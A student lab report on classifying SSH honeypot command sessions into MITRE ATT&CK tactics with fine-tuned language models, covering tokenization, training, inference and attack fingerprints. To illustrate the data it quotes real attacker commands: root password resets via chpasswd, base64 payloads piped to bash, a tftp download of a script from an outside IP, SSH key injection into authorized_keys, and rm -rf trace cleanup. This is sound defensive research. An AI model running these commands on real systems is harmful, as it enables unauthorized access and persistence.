Lab 3 – Natual Language Processing

Pierfrancesco Elia - s331497, Alessandro Meneghini - s332228, Ankesh Porwal - s328746

Overview

This lab explores the use of Natural Language Processing (NLP) models for analyzing cybersecurity logs, specifically SSH command sessions. In particular, each session is a sequence of **Bash/SSH words** (commands, flags, parameters, etc.), and the objective is to perform a Named Entity Recognition (NER) task: classify each word into its corresponding MITRE ATT&CK tactic category. To achieve this goal, first we fine-tune various language models achieving the best performance for tagging each token with the appropriate tactic. After selecting the best model, we perform inference on unlabeled data and conduct further analysis on the results.

1 Task 1: Dataset Characterization

We begin by examining the labeled dataset to understand the distribution of tactic tags and the overall characteristics of the sessions. This analysis helps reveal patterns and potential challenges that may impact model training.

1.1 Label Distribution and Imbalance

Q: How many different tactic tags are present, and how are they distributed (train vs test)?
The dataset contains 7 unique MITRE tactic tags: Discovery, Defense Evasion, Persistence, Execution, Not Malicious Yet, Other, and Impact.



Figure 1: Distribution of MITRE ATT&CK tactic tags in the dataset (Train vs Test).

Figure 1 shows the tag frequencies in the training and test sets. The Discovery tag far outweighs other tags, which is expected as many attacks involve an extensive discovery phase before progressing rapidly to later stages. Execution, and Persistence have moderate frequency, whereas Defense Evasion, Not Malicious Yet, and Other are relatively rare.

1.2 Case Study: The `echo` command

Q: For the command `echo`, how many tactic tags are assigned, and how are they distributed? Why is `echo` labeled differently across sessions?
The command `echo` appears with six different tactic tags (all except Defense Evasion).
As Figure 2 shows, `echo` is most often associated with **Persistence**. This is expected, as attackers frequently use it to modify system state, for example, to set a root password via `chpasswd`. However, `echo` is also labeled under **Execution** when used to deliver and run payloads, such as decoding and executing a base64-encoded script.



Figure 2: Distribution of `echo` command in the train dataset.

Word: `echo`	
Persistence	[. . .] `echo root:JrBOFLr9oFxB | chpasswd | bash ;` [. . .]
Execution	[. . .] `echo IyEvYmlu[...]  | base64 --decode | bash ;` [. . .]

Table 1: Examples of how the `echo` command belongs to different tactics depending on context.

```
cat /proc/cpuinfo | grep name | wc -l ; echo root:JrBOFLr9oFxB | chpasswd |
bash ; echo 321 > /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat
/var/tmp/.var03522123 | head -n 1 ; cat /proc/cpuinfo | grep name | head -n
1 | awk {print $4,$5,$6,$7,$8,$9;} ; free -m | grep Mem | awk {print $2 ,$3,
$4, $5, $6, $7} ; ls -lh $which ls ; which ls ; crontab -l ; w ; uname -m ; cat
/proc/cpuinfo | grep model | grep name | wc -l ; top ; uname ; uname -a ; lscpu |
grep Model ; rm -rf /var/tmp/dota* ; cat /var/tmp/.systemcache436621 ; echo 1 >
/var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd
/var/tmp ; echo IyEvYmluL2Jhc2gKY2[...]  | base64 --decode | bash ;
```

Table 2: Session containing both `Persistence` and `Execution` examples.

As shown in Tables 1 and 2, the command `echo` is assigned to different tactic labels depending on its usage.
The orange `echo` instance is used to maintain access by modifying system credentials: `echo` writes a new root password and pipes it to `chpasswd` via `echo root:<password> | chpasswd`. Through this persistence mechanism, the attacker ensures continued access by setting a known password. The model correctly labels this usage as **Persistence**.
In contrast, the blue `echo` outputs a base64-encoded payload containing additional commands:
`echo IyEvYmluL2Jhc2gK[...]  | base64 --decode | bash`, which is decoded and executed as a script. Here, `echo` is part of a command injection chain, and the model appropriately labels it as **Execution**, reflecting an attempt to run malicious code.
These examples demonstrate that the same command can correspond to different tactics depending on context. When modifying system configurations, `echo` indicates **Persistence**; when delivering executable payloads, it indicates **Execution**. Notice that the tactic depends on surrounding tokens and the command structure, underscoring the need for sequence-aware models that capture broader contextual cues to accurately infer the attacker intent.

1.3 Session Length Distribution (ECDF)

Understanding the distribution of session lengths helps anticipate challenges in tokenization and model input constraints, especially given the variability in real-world command sessions.
Q: How many Bash words per session do we have?
We analyzed the distribution of session lengths (number of words per session) in the train and test sets. Figure 3 shows the Empirical Cumulative Distribution Function (ECDF), where each point (x, y) indicates the fraction y of sessions with x or fewer words.
Most sessions are short, with a median length of 15–25 words and 70% under 50 words. However, the distribution has a heavy tail, with some sessions exceeding 220 words. These longer sessions likely



Figure 3: ECDF of session lengths (number of words per session) for Train and Test sets.

correspond to complex attacks or concatenated scripts. Such variability impacts tokenization and model design, as very long sessions may exceed input limits and require truncation (as addressed in Task 2).

2 Task 2: Tokenization

We compare two tokenization strategies: BERT-base (uncased) and UniXcoder-base. BERT is a general-purpose language model pre-trained on English text, while UniXcoder is pre-trained on both natural language and programming languages, including Bash. Our goal is to assess how each tokenizer handles SSH command sequences and to quantify the differences in tokenization.

2.1 Tokenizer Comparison on Sample Commands

Q: How do tokenizers divide the commands into tokens? Does one have a better (lower) ratio between tokens and words? Why are some words held together by both tokenizers?
We tokenized a representative list of Bash commands: `[cat, shell, echo, top, chpasswd, crontab, wget, busybox, grep]`. Table 3 shows how each tokenizer splits these commands.

Command	BERT	(#Tokens)	UniXcoder	(#Tokens)
`cat`	[`cat`]	(1)	[`cat`]	(1)
`shell`	[`shell`]	(1)	[`shell`]	(1)
`echo`	[`echo`]	(1)	[`echo`]	(1)
`top`	[`top`]	(1)	[`top`]	(1)
`chpasswd`	[`ch`, `##pass`, `##wd`]	(3)	[`ch`, `passwd`]	(2)
`crontab`	[`cr`, `##ont`, `##ab`]	(3)	[`cr`, `ont`, `ab`]	(3)
`wget`	[`w`, `##get`]	(2)	[`w`, `get`]	(2)
`busybox`	[`busy`, `##box`]	(2)	[`busybox`]	(1)
`grep`	[`gr`, `##ep`]	(2)	[`grep`]	(1)

Table 3: Comparison of BERT and UniXcoder Tokenizations with Number of Tokens

BERT, trained only on English text, often splits uncommon programmatic tokens into subwords, as seen with `busybox` and `crontab`. However, it keeps common words like `cat` and `echo` intact: common words like `echo`, `cat`, `shell` appear in its training corpus are preserved as single tokens.
UniXcoder, trained on code and command-line text, preserves many command-line terms as single tokens, including some that BERT splits. For example, `busybox` and `grep` are mapped to single tokens. As a result, UniXcoder generally yields fewer tokens per command and achieves a better token-to-word ratio for this type of text.

2.2 Corpus Tokenization

Q: How many tokens does the BERT tokenizer generate on average? How many with UniXcoder? Why? What is the maximum number of tokens per Bash session for both tokenizers?

We tokenize the entire training corpus (251 sessions) with both tokenizers and measured the average number of tokens per session and maximum sequence lengths.
Sessions often include long, space-free sequences (e.g., base64 payloads), inflating token counts as subword tokenizers break them down. UniXcoder, trained to preserve detailed code structures, tends to split long sequences into many fine-grained tokens, while BERT collapses unknown or rare sequences into the special `[UNK]` token, reducing token counts but losing detail.
Before preprocessing, the average number of tokens per session is **176.6** for BERT and **407.3** for UniXcoder. The longest sessions reaches **1887** tokens with BERT and **28918** with UniXcoder.

2.2.1 Session with Maximum Tokens

Q: How many Bash words does it contain? Why do both tokenizers produce so many tokens? Why does BERT produce fewer tokens than UniXcoder?
The session with the most tokens contains 134 Bash words.

	First 9 Words																																						
Original Words	cd	/tmp			||		/var/tmp					||		/dev/shm					;	echo	ZXZhbCB1bnBhY2sgdT0+cXtf[...]+[...]																		
UniXcoder	cd	G/		tmp	G||		G/	var	/	tmp		G||		G/	dev	/	shm		G;	Gecho	GZ	XZ		hb	CB	1	bn	B	hY	2	sg	dT	0	+	cX	tf	...	+	...
BERT	cd	/	t	##mp	|	|	/	var	/	t	##mp	|	|	/	dev	/	sh	##m	;	echo	z	##x	##zh	##bc	##b	1	##bn	##bh	##y	##2	##sg	##dt	##0	+	[UNK]			+	...

Table 4: Comparison of UniXcoder and BERT tokenization.

As shown in Table 4, both tokenizers generate a high number of tokens due to long, uncommon sequences like base64-encoded strings. In the rightmost columns of the table, this is especially visible: UniXcoder splits the encoded string into many small subword tokens, preserving its internal structure. In contrast, BERT replaces the entire long sequence (denoted by `+ ... +`) with a single `[UNK]` token, reducing the number of tokens but losing information about the sequence content.
Thus, BERT collapses uncommon sequences into `[UNK]`, achieving lower token counts at the cost of lossy compression, while UniXcoder generates more tokens but retains more detailed structure, explaining the difference in token counts overall.

2.2.2 Manual Truncation

Q: How many sessions would currently be truncated for each tokenizer?
Using the model limits (512 tokens for BERT), **24 sessions** would be truncated with BERT. UniXcoder, with a much larger context window, has **no truncated sessions**.
To address this issue, we truncated any Bash word longer than 30 characters, a safe cutoff, affecting only extreme cases like encoded payloads.
Q: How many sessions now get truncated? How many tokens per session do you have with the two tokenizers? Which tokenizer has the best ratio of tokens to words?
After preprocessing, only **6 sessions** still exceed 512 tokens with BERT; none with UniXcoder.
Post-truncation, the average tokens per session are:

- **BERT**: **126.4** tokens
- **UniXcoder**: **108.5** tokens

We also plotted the number of words against the number of tokens for each tokenizer after truncation (Figure 4). The plot shows an approximately relationship between words and tokens for both tokenizers. However, UniXcoder consistently produces fewer tokens per session compared to BERT, indicating a more compact tokenization even after preprocessing. This suggests that UniXcoder's vocabulary, tailored for code and technical text, is more efficient at representing Bash sessions.
Finally, the tokens-to-words ratio is:

- **BERT**: **3.04 tokens per word**.
- **UniXcoder**: **2.57 tokens per word**.

Thus, **UniXcoder achieves a better tokens-to-words ratio**, indicating a more compact and efficient tokenization for Bash sessions, especially after preprocessing. This suggests that UniXcoder handles shell text more efficiently, likely due to its code-specific training corpus.



Figure 4: Number of words vs number of tokens per session after truncating long words.

3 Task 3: Model Training and Evaluation

We fine-tuned pre-trained language models for token-level classification (NER) on our dataset and evaluated them on a held-out test set. We tested four setups:

- **Pre-trained BERT** (`google-bert/bert-base-uncased`)
- **Randomly initialized BERT** (to assess the impact of pre-training)
- **Pre-trained UniXcoder** (`microsoft/unixcoder-base`)
- **Pre-trained SecureShellBert** (`SmartDataPolito/SecureShellBert`)

Moreover, we experimented with partial fine-tuning of the best model (**UniXcoder**) to test whether reducing the training effort could speed up convergence while maintaining acceptable performance:

- Fine-tuning **only the last two encoder layers and the classifier**.
- Fine-tuning **only the classifier**.

To evaluate the model, we measure token classification accuracy, macro Precision, Recall, F1 score, per-class F1 scores, and average session fidelity (fraction of correctly predicted tokens per session)

3.1 Training Results and Evaluation

Table 5 summarizes the token-level performance. Pre-trained UniXcoder achieved the highest accuracy (88.82%) and macro F1 score (77.50%), outperforming other models.

Model	**Accuracy**	**Macro Precision**	**Macro Recall**	**Macro F1**	**Avg. Sess. Fidelity**
Pretrained BERT	83.22%	56.57%	75.14%	60.75%	79.81%
Naked BERT	74.95%	45.27%	58.45%	47.71%	75.46%
Pretrained UniXcoder	**89.00%**	**73.19%**	**88.90%**	**78.14%**	**85.53%**
SecureShellBert	86.25%	65.04%	79.40%	69.05%	84.93%

Table 5: Final performance of the tested models on token classification. Bold numbers represent the best values.

Q: Can the model achieve "good" results with only 251 labeled samples? Where does it struggle? Can Naked BERT achieve the same performance? Does UniXcoder's pre-training help? How does it compare to SecureShellBert? Which is the best model?
Despite only 251 labeled samples, the pre-trained models achieve strong results. UniXcoder reaches a macro F1 score of 78.14%, surpassing the 0.7 threshold often considered "good". However, performance is lower on rare classes like `Impact` and `Other`, as seen in Figure 9.
Naked BERT, trained from scratch, performs significantly worse (macro F1 of 47.71%), confirming that pre-training is crucial for achieving acceptable results with limited data.



Figure 5: Per-class F1-score comparison between models.

UniXcoder, pre-trained on code, outperforms BERT, highlighting the advantage of domain-relevant pre-training even in cybersecurity contexts (macro F1: 78.14% vs. 60.75%).
Compared to SecureShellBert (macro F1: 69.05%), UniXcoder still leads. Thus, UniXcoder proves to be the best model for this task, benefiting from its large, code-oriented pre-training corpus.

3.2 Partial vs. Full Fine-tuning: Trade-offs in Performance and Efficiency

Q: How many parameters did you fine-tune? Is training faster? Did you change the learning rate? How much performance is lost?

Fine-tuning Strategy	# Parameters	Training Time
Only Classifier	$\sim 5.38 \times 10^3$	~380s (Fastest, ~50% faster)
Last 2 Encoder Layers + Classifier	$\sim 1.42 \times 10^7$	476s (Faster, ~30% faster)
Full Model (All Layers)	$\sim 1.25 \times 10^8$	993s (Slowest, baseline)

Table 6: Comparison of fine-tuning strategies: number of parameters and training time.

Freezing the model and training only the classifier significantly reduces the number of train parameters from approximately 1.25×10^8 to 5.38×10^3. Fine-tuning on the last two encoder layers and the classifier increases the cardinality of trained parameters to approximately 1.42×10^7.
Keeping fixed the number of epochs, training times drop significantly: full fine-tuning on UniXcoder takes 993s, fine-tuning the last two layers takes 476s, and training only the classifier takes approximately 380s, a reduction of over 60%. Figure 6 illustrates the training time comparison across different strategies, highlighting the substantial speedup achieved by freezing layers.



Figure 6: Training time comparison for different fine-tuning strategies.

However, partial fine-tuning negatively impacts the performance. The fully fine-tuned UniXcoder model achieves a macro F1 score of 78.14%. Fine-tuning only the last two layers reduces F1 to 55.87%. Freezing all but the classifier weights yields poor results (17.75% F1 at LR=10^{-5}), which improve slightly (39.57%) by increasing the learning rate to 10^{-4} (Table 7). A higher learning rate helps compensate for the limited capacity of the classifier by allowing faster weight updates, which is crucial when the rest of the model is frozen and feature representations cannot adapt. However, it is important to highlight that increasing the learning rate must be done with caution, as it also raises the risk of unstable training and overfitting.

Frozen Model	**Accuracy**	**Macro Precision**	**Macro Recall**	**Macro F1**	**Avg. Sess. Fidelity**
Last 2 Layers + Classifier, LR=10^{-5}	**78.87%**	**50.68%**	**75.68%**	**55.87%**	**75.50%**
Classifier Only, LR=10^{-5}	43.74%	19.01%	18.18%	17.75%	34.96%
Classifier Only, LR=10^{-4}	70.48%	37.67%	58.57%	39.57%	67.69%

Table 7: Performance of models with frozen parameters and different learning rates.



Figure 7: Per-class F1-score comparison among models.

Thus in this case, freezing most layers speeds up training but significantly harms performance. Partial fine-tuning (last two layers) offers a better trade-off, but full fine-tuning remains necessary for the best results.

4 Task 4: Inference

4.1 Inference on Unlabeled Sessions

We used the best fine-tuned model from Task 3 (UniXcoder fine-tuned on all layers) to predict MITRE Tactic tags for each word in the unlabeled inference sessions. As instructed:

- Only the prediction for the **first token** of each Bash word was retained.
- For truncated sessions, only the Bash words that received a prediction were considered.

4.2 Predicted Tag Frequencies for Commands

Q: For each command, report the frequency of the predicted tags. Are all commands uniquely associated with a single tag?
We analyzed the model's predictions focusing on the commands `cat`, `grep`, `echo`, and `rm`. The table below reports the frequency (%) of each predicted MITRE tag.

Command	**Def. Evasion**	**Discovery**	**Execution**	**Impact**	**Not Mal. Yet**	**Other**	**Persistence**
`cat`	0.00	**99.99**	0.01	0.00	0.00	0.00	0.00
`echo`	0.02	**43.46**	20.17	0.00	9.45	0.08	26.82
`grep`	0.00	**99.96**	0.00	0.00	0.00	0.00	0.04
`rm`	24.32	**73.45**	0.66	0.00	0.00	0.00	1.57

Table 8: Distribution (%) of predicted MITRE tags for selected Bash commands.

As shown in Table 8, some commands are strongly associated with a single tactic, while others are not. In particular, `echo` and `rm` are assigned to different tactics. Overall, **Discovery** dominates, consistent with early-stage attack behavior focused on reconnaissance. Below, we summarize the dominant tactic predictions for each command:

- `cat` is predominantly associated with **Discovery**, reflecting its use in system information gathering.
- `grep` is almost exclusively mapped to **Discovery**, aligned with its role in filtering and extracting information.

- `echo` shows a mix of tags, primarily **Discovery**, **Persistence**, and **Execution**, depending on usage context.
- `rm` is mainly linked to **Discovery** and **Defense Evasion**, consistent with its role in deleting files or clearing traces.

4.3 Qualitative Analysis of Sessions

Q: For each command and each predicted tag, qualitatively analyze an example session. Do the predictions make sense?
We reviewed one session per (command, predicted tag) pair, shown in Table 9.

Tag	Command	Example Session
Execution	`cat`	[...]`cat /proc/mounts; /bin/busybox GJCPT;` [...]
	`echo`	[...]`echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKc"` [...]
	`rm`	[...]`rm -rf *; tftp 37.49.225.155 -c get tftp1.sh;` [...]
Discovery	`cat`	[...]`cat /proc/mounts; /bin/busybox TIPZU;` [...]
	`grep`	[...]`grep name | wc -l ; echo "root:XP3IUReH9hhH"` [...]
	`echo`	[...]`echo $i; done < .s ; /bin/busybox TIPZU;` [...]
	`rm`	[...]`rm -rf /var/tmp/.var03522123;` [...]
Persistence	`cat`	[...]`cat /proc/cpuinfo | grep name | wc -l;` [...]
	`grep`	[...]`grep "ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB"` [...]
	`echo`	[...]`echo "root:XP3IUReH9hhH" | chpasswd | b;` [...]
	`rm`	[...]`rm -rf .ssh && mkdir .ssh && echo "ssh-rsa"` [...]
Defense Evasion	`cat`	[...]`cat //.nippon; /bin/busybox rm -f //.nippon;` [...]
	`echo`	[...]`echo "please\nTnRP9HqYKZI2"` [...]
	`rm`	[...]`rm .s; exit` [...]
Not Malicious Yet	`cat`	[...]`cat /etc/issue` [...]
	`echo`	[...]`echo -e "!@#$zzidcQWER10"` [...]
Other	`echo`	[...]`echo "ZXZhbCB1bnBhY2sgdT0+cXtfIkZVW"` [...]
Impact	`echo`	[...]`echo -e "rules\nuyuJVrAcRPQK"` [...]

Table 9: Example sessions per (command, predicted tag) pair.

The predictions generally align with expected behaviors:

- **Execution**:
  - `cat`: Appears in pipelines with binaries like `busybox`, suggesting a possible misclassification. Although part of a complex sequence, `cat` itself is only reading a file useful for system information gathering, inconsistent with the Execution tag.
  - `echo`: Prints a base64-encoded payload that is decoded and executed, a typical Execution behavior.
  - `rm`: Involved in managing files prior to a script download, suggesting preparation steps, fitting the Execution tag.
- **Discovery**:
  - `cat`: Accesses `/proc/mounts`, a classic Discovery action to gather system information.
  - `grep`: Is used to extract specific patterns or names from files or command outputs. This aligns with Discovery tag.
  - `echo`: Outputs variable contents or system information, typical of Discovery.
  - `rm`: Although less common, `rm` could be used to clean files after collecting system information.
- **Persistence**:

- `cat`: Reads `/proc/cpuinfo` to retrieve CPU core information. However, the surrounding context involves changing the root password, suggesting a possible misalignment between the command's action and the Persistence tag.
- `grep`: Helps manage SSH keys before a new one is added, assisting credential validation and maintaining access, consistent with the Persistence tag.
- `echo`: Injects credential data, a common persistence method.
- `rm`: Clearing and resetting SSH keys (`rm` & `mkdir`) are typical Persistence operations to maintain backdoor access.

- **Defense Evasion**:
  - `cat`: Reading and removing temporary files helps hide traces, fitting Defense Evasion.
  - `echo`: May generate obfuscated payloads to evade detection.
  - `rm`: Deletes scripts and temporary files to remove evidence, standard Defense Evasion technique.
- **Not Malicious Yet**:
  - `cat`: Reads benign files like `/etc/issue`, without further malicious activity, categorized as Not Malicious Yet.
  - `echo`: Prints arbitrary strings.
- **Other**:
  - `echo`: Appears in a session alongside Perl decoding scripts; the usage is unclear or less common in the dataset, and for this reason, it falls outside typical categories, thus classified as Other.
- **Impact**:
  - `echo`: Prints a base64-encoded payload involved in system-altering actions, fitting the Impact tactic.

Overall, the model's predictions are coherent and contextually justified.

4.4 Fingerprint Extraction and Analysis

A **fingerprint** is defined as the sequence of predicted MITRE tactics per session. We extracted and deduplicated the fingerprints, identifying **16253** unique fingerprints, each assigned an ID based on the date of first appearance.



Figure 8: Scatter plot of fingerprints over time.

Q: Does the plot provide some information about fingerprint patterns? Are there fingerprints that are always present? Are there fingerprints with a large number of sessions?
Figure 8 reveals key insights into fingerprint patterns. Some fingerprints, especially those with lower IDs, persist across multiple days, indicating stable behaviors such as reconnaissance or routine automation. Others appear in short-lived bursts, suggesting coordinated campaigns or scripted attacks. The plot also

shows that a small number of fingerprints account for a large volume of sessions, **5 fingerprints exceed 2000 sessions** each, indicating frequent or widespread malicious activity. **No single fingerprint** is consistently active across all days.

Q: Can you detect suspicious attack campaigns during the collection?

Yes, suspicious behaviors are clearly detectable. Several fingerprints include access to atypical paths like `/var/tmp/dota`, often associated with malware staging. Commands such as `rm -rf /var/tmp/dota` point to post-compromise cleanup. Other patterns reveal persistence techniques, such as injecting SSH keys by modifying `.ssh/authorized_keys`, indicating attempts to maintain long-term unauthorized access.

Fingerpring	**(#)**	**Truncated Example**
$D^9P^8D^{104}E^9$	(72196)	`cat /proc/cpuinfo | grep name | wc -l ; echo "root:XP3IUReH9hhH"| chpasswd|b ; [...] echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKc"|base64 --decode | bash`
$D^9P^8D^{82}ED^{21}E^9$	(8055)	`cat /proc/cpuinfo | grep name | wc -l ; echo "root:rRVO4tp4PvAV"| chpasswd ; [...] base64 --decode | bash`
$D^{104}d^3$	(4417)	`cat /proc/cpuinfo | grep name | wc -l ; echo -e "!!!\nyMY8tEwm7Thf\nyMY [...] echo "admin !!!" > /tmp/up.txt ; rm -rf /var/tmp/dota*`
$D^9P^8D^{104}E^{10}P^{20}E^2$	(3567)	`cat /proc/cpuinfo | grep name | wc -l ; echo "root:COXMYT1dMTa3"| chpasswd|b [...] echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArD mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~`
$D^{25}ED^{24}d^2E$	(2186)	`enable ; system ; shell ; sh ; cat /proc/mounts; /bin/busybox TIPZU [...] /bin/busybox TIPZU ; rm .s; exit`
$D^{97}d^2D$	(1618)	`cat /proc/cpuinfo | grep name | wc -l ; echo "321" [...] echo "admin !@#$%^&*()" > /tmp/up.txt ; rm -rf /var/tmp/dota"`
$D^{13}N^2DN^2D^{86}d^3$	(1560)	`cat /proc/cpuinfo | grep name | wc -l ; echo -e "1234qwerty\n3pXGMNi[...] /tmp/up.txt ; rm -rf /var/tmp/dota*`
$D^9P^8D^{104}E^{10}P^{20}EP$	(1034)	`cat /proc/cpuinfo | grep name | wc -l ; echo "root:9R8X8aKPE616"| chpasswd| [...] ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArD mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~`
$D^9NDN^7D^{86}d^3$	(904)	`cat /proc/cpuinfo | grep name | wc -l ; echo -e "P@SSWORD123\nqDBMh1PxgFJg\nqD [...] echo "admin P@SSWORD123" > /tmp/up.txt ; rm -rf /var/tmp/dota*`
$D^{11}N^7D^{86}d^3$	(884)	`cat /proc/cpuinfo | grep name | wc -l ; echo -e "aaaaa\niiOw7ZEZx[...] echo "admin aaaaa" > /tmp/up.txt ; rm -rf /var/tmp/dota*`

Table 10: Most common fingerprints.

Table 10 summarizes the most common fingerprints from inference sessions, using a compact notation: **D = Discovery, d = Defense Evasion, P = Persistence, E = Execution, N = Not Malicious Yet**, with repetitions shown as superscripts (e.g., D^{50}). Many sessions contain `rm -rf /var/tmp/dota*`; our investigation shows "Dota" refers to Outlaw, a crypto-mining botnet targeting Linux via weak or default SSH credentials.



Figure 9: Visually First 10 Most Common Fingerprints

Figure 9 represents tag sequence visualization of top 10 fingerprints, highlighting dominant Discovery patterns and tactic transitions.